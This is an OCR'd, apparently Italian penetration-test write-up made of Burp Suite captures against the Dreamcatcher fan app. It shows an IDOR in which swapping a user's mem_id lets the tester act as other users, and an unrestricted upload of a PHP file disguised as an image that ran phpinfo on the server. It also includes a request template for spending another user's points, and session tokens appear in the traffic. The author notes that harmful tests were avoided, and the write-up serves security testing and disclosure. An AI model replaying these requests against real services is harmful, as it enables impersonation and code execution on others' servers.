mem_type=DREAMCATCHER&mem_id=20190902030456455455&hash=2yl0Ga8xwHHp3r3GuAlgF
CdJuhrot9U7ETu8j9bMcLSdfTbK4qCH6e&language_code=it&other_mem_id=20200303220
04988212
```

Type a search term | 0 matches

Response


Raw | Headers | Hex | Render | JSON Beautifier

```
HTTP/1.1 200 OK
Date: Tue, 03 Mar 2020 22:50:49 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: __cfduid=dad37b8a95f4debfa824dceb75384fc921583275848;
expires=Thu, 02-Apr-20 22:50:48 GMT; path=/; domain=.candlemystar.com;
HttpOnly; SameSite=Lax
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: session=s7ul9i6776fksmmh2ii9l0sdgt4v5kml; expires=Wed,
04-Mar-2020 00:50:48 GMT; Max-Age=7200; path=/; HttpOnly
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
CF-Cache-Status: DYNAMIC
Expect-CT: max-age=604800,
report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 56e6eb268a11cc14-SIN
Content-Length: 165

{"code":200,"add_friend":0,"mem_open_profile":"1","latitude":"1.28009","lon
gitude":"103.851","msg":"testing_the_penYou followed
","target_count":1,"kemipoint":"1"}
```

Type a search term | 0 matches

Done | 928 bytes | 1.019 millis



Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | JSON Beautifier

1 × 2 × 3 × 4 × ...

Go | Cancel | < | > | Target: https://app.candlemystar.com

Request

Raw | Params | Headers | Hex

```
POST /app/profile/delete_follow HTTP/1.1
Host: app.candlemystar.com
Connection: close
Content-Length: 158
Origin: file://
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-N950N Build/NMF26X; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.136
Mobile Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=9rtj89hmlagiv4nff2hlkvb1dofj8bdk
X-Requested-With: com.candlemystar.dreamcatcher

mem_type=DREAMCATCHER&mem_id=20190902030456454555&hash=2y10Ga8xwHHp3r3GuAlgF
CdJuhrot9U7ETu8j9bMcLSdfTbK4qCH6e&language_code=it&other_mem_id=20200303220
04988212
```

Type a search term | 0 matches

Response

Raw | Headers | Hex | Render | JSON Beautifier

```
HTTP/1.1 200 OK
Date: Tue, 03 Mar 2020 22:51:48 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: __cfduid=def161d319f72291dff12fb9ec53ca02b1583275908;
expires=Thu, 02-Apr-20 22:51:48 GMT; path=/; domain=.candlemystar.com;
HttpOnly; SameSite=Lax
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
CF-Cache-Status: DYNAMIC
Expect-CT: max-age=604800,
report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 56e6ec9d0b68dcf2-SIN
Content-Length: 144

{"code":200,"del_friend":0,"mem_open_profile":"1","latitude":null,"longitud
e":null,"msg":"You have cancelled your follower.","target_count":0}
```

Type a search term | 0 matches

Done | 782 bytes | 1.016 millis

“Il mem_id identifica un utente.
Un utente può effettuare azioni.
Se ho il mem_id di un utente posso effettuare azioni impersonando quell’utente”

Aristotele, sicuramente.


NoxPlayer 6.6.0.3
App Center
00:22
testing_the_pen
China
Testing "DIFFERENT" file upload
DREAMCATCHER COMPANY
Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier
Intercept HTTP history WebSockets history Options
Request to https://app.candlemystar.com:443 [104.31.68.193]
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
DREAMCATCHER
--+++++
Content-Disposition: form-data; name="mem_id"
2020030322004988212
--+++++
Content-Disposition: form-data; name="brd_key"
fan
--+++++
Content-Disposition: form-data; name="file_num"
1
--+++++
Content-Disposition: form-data; name="post_file"; filename="vixx_crop.jpg"
Content-Type: image/jpeg
Type a search term
0 matches

Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | JSON Beautifier

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	E...	T...	Comment	SSL	IP	Cookies	Time	Listener port
461	https://app.candlemystar.com	POST	/app/badge/list	✓		200	623	JSON				✓	104.31.68.193	__cfduid=dc96...	00:05:32 4...	8888
462	https://app.candlemystar.com	POST	/app/board/fan	✓		200	700	JSON				✓	104.31.68.193	__cfduid=d4e5...	00:05:38 4...	8888
466	https://app.candlemystar.com	POST	/app/postact/post_delete/	✓		200	662	JSON				✓	104.31.68.193	__cfduid=dda7...	00:06:14 4...	8888
484	https://app.candlemystar.com	POST	/app/board_write/upload_file	✓	✓	200	599	JSON			UPLOADED PHPINFO	✓	104.31.68.193	session=c36co...	00:10:33 4...	8888

Original request | Edited request | Response

Raw | Params | Headers | Hex

```
POST /app/board_write/upload_file HTTP/1.1
Content-Type: multipart/form-data; boundary=++++++
Cookie: session=5i8hcr4qpf6lijo5o5d621fuogcfn20a; __cfduid=dda7bbbc85b02b5fa6b07e118627fe2781583276775
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; SM-N950N Build/NMF26X)
Host: app.candlemystar.com
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 425

--++++++
Content-Disposition: form-data; name="mem_type"

DREAMCATCHER
--++++++
Content-Disposition: form-data; name="mem_id"

20200303220049882l2
--++++++
Content-Disposition: form-data; name="brd_key"

fan
--++++++
Content-Disposition: form-data; name="file_num"

1
--++++++
Content-Disposition: form-data; name="post_file"; filename="vixx_crop.php"
Content-Type: image/jpeg

<?php phpinfo(); ?>
--++++++--
```

< + > Type a search term 0 matches

Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | JSON Beautifier

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding out of scope items; hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	E...	T...	Comment	SSL	IP	Cookies	Time	Listener port
484	https://app.candlemystar.com	POST	/app/board_write/upload_file	✓	✓	200	599	JSON			UPLOADED PHPINFO	✓	104.31.68.193	session=c36co...	00:10:33 4...	8888
486	https://app.candlemystar.com	POST	/app/write/fan	✓		200	667	JSON			POST WITH PHPINFO ATTACHED IS POSTED	✓	104.31.68.193	__cfduid=d99f0...	00:11:24 4...	8888
487	https://app.candlemystar.com	POST	/app/profile/levelup/	✓		200	635	JSON				✓	104.31.68.193	__cfduid=dc04...	00:11:32 4...	8888
488	https://app.candlemystar.com	POST	/app/service/check_redpoint/	✓		200	945	JSON				✓	104.31.68.193	__cfduid=d4b4...	00:11:32 4...	8888
489	https://app.candlemystar.com	POST	/app/board/fan	✓		200	2585	JSON			PHPINFO URL IS RETRIEVED	✓	104.31.68.193	__cfduid=d734...	00:11:32 4...	8888


Request | Response

Raw | Headers | Hex | JSON Beautifier


```
"post_device": "mobile",
"post_type": "1",
"post_file": "1",
"post_image": "0",
"post_del": "0",
"ppo_id": "0",
"mem_userid": "testing_the_pen",
"mem_nickname": "Pen",
"mem_icon": "",
"mem_photo": "",
"mem_point": "100",
"best_comment": [],
"best_starpoint": [],
"scrap_count": "0",
"is_like": false,
"is_star": false,
"is_comment": false,
"title": "20200303220049882l2",
"display_name": "Pen",
"display_datetime": "23:11",
"img_url": "dist/img/user.png",
"country_code": "CN",
"mem_level": "1",
"country_name": "China",
"file": [
  {
    "pfi_id": "36502",
    "post_id": "40207",
    "brd_id": "2",
    "file_num": "1",
    "mem_id": "20200303220049882l2",
    "pfi_originname": "vixx_crop.php",
    "pfi_filename": "2020/03/b90ad43a4b12e1ca8c48a099f9ae7d5a.php",
    "pfi_price": "1",
    "pfi_download": "0",
```


< + > Type a search term 0 matches


NoxPlayer 6.6.0.3
App Center
00:26
DreamCatcher
testing_the_pen
China
13 minuti fa
Testing "DIFFERENT" file upload
0
0
0
phpinfo()
1000 - Achievement unlocked
I OWN THE PLACE NOW
PHP Version 7.2.7-1+ubuntu16.04.1+deb.sury.org-
System
Linux candle1 4.4.0-119-generic #143-Ubuntu SMP Mon Apr 2 16:08:24 UTC 2018 x86_64
Build Date
Jun 22 2018 08:44:50
Server API
Apache 2.0 Handler
Virtual Directory Support
disabled
Configuration File (php.ini) Path
/etc/php/7.2/apache2
Loaded Configuration File
/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files
/etc/php/7.2/apache2/conf.d
Additional .ini files parsed
/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/15-xml.ini, /etc/php/7.2/apache2/conf.d/20-apcu.ini, /etc/php/7.2/apache2/conf.d/20-apcu_bc.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-curl.ini, /etc/php/7.2/apache2/conf.d/20-dom.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gd.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mbstring.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-
484 https://app.candlemystar.com POST /app/board_write/upload_file 200 599 JSON UPLOADED PHPINFO
486 https://app.candlemystar.com POST /app/write/fan 200 667 JSON POST WITH PHPINFO ATTACHED IS POSTED
487 https://app.candlemystar.com POST /app/profile/levelup/ 200 635 JSON
488 https://app.candlemystar.com POST /app/service/check_redpoint/ 200 945 JSON
489 https://app.candlemystar.com POST /app/board/fan 200 2585 JSON PHPINFO URL IS RETRIEVED



404 Not Found

https://file.candlemystar.com/post/2020/03/b90ad43a4b12e1ca8c48a099f9ae7d5a.php

Not Found

The requested URL /post/2020/03/b90ad43a4b12e1ca8c48a099f9ae7d5a.php was not found on this server.

Apache/2.4.18 (Ubuntu) Server at file.candlemystar.com Port 443

500	https://app.candlemystar.com	POST	/app/postact/post_delete/	✓	200	787	JSON	✓ 104.31

Request | Response

Raw | Headers | Hex | JSON Beautifier


```
{
  "code": 200,
  "kemipoint": 0,
  "msg": "Timeline deleted. "
}
```


Type a search term

0 matches

Potrebbe esserci altro?

Sicuramente, ma non siamo il dottor male con il laserone di fine di mondo

- Durante i test è opportuno non fare azioni che possano causare danni ad altri
- Alcune cose che probabilmente avrebbero funzionato non possiamo provarle:
  - Spendere i DRC di altri utenti
  - Cancellare i post di altri utenti o degli artisti
  - Postare a nome dell’artista
  - Compromettere i dati sensibili degli utenti

NoxPlayer 6.6.0.3 App Center 00:06

DreamCatcher

잘자 인썸니아 오늘도 수고했어요 고맙구

1329 26.4 138

chaseme un'ora fa

pured 2 ore fa

Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier

1 × 2 × 3 × 4 × 5 × ...

Go Cancel < | > | Target: https://app.candlemystar.com

Request

Raw Params Headers Hex

```
POST /app/postact/update HTTP/1.1
Host: app.candlemystar.com
Connection: close
Content-Length: 154
Origin: file://
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-N950N Build/NMF26X; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.136
Mobile Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=9rtj89hmlagiv4nff2hlkvb1dofj8bdk
X-Requested-With: com.candlemystar.dreamcatcher

mem_type=DREAMCATCHER&mem_id=<OTHERUSER_mem_id>&hash=2y1OGa8xwHHp3r3GuA1gFC
dJuhrot9U7ETu8j9bMcLSdfTbK4qCH6e&language_code=it&post_id=40164&star_conten
t=2

//THIS WAS NOT TESTED NOT TO CREATE CHAOS
//BUT CHANGING MY mem_id WITH ANOTHER USER'S I COULD FORCE THEM TO USE
THEIR STARPOINT
```

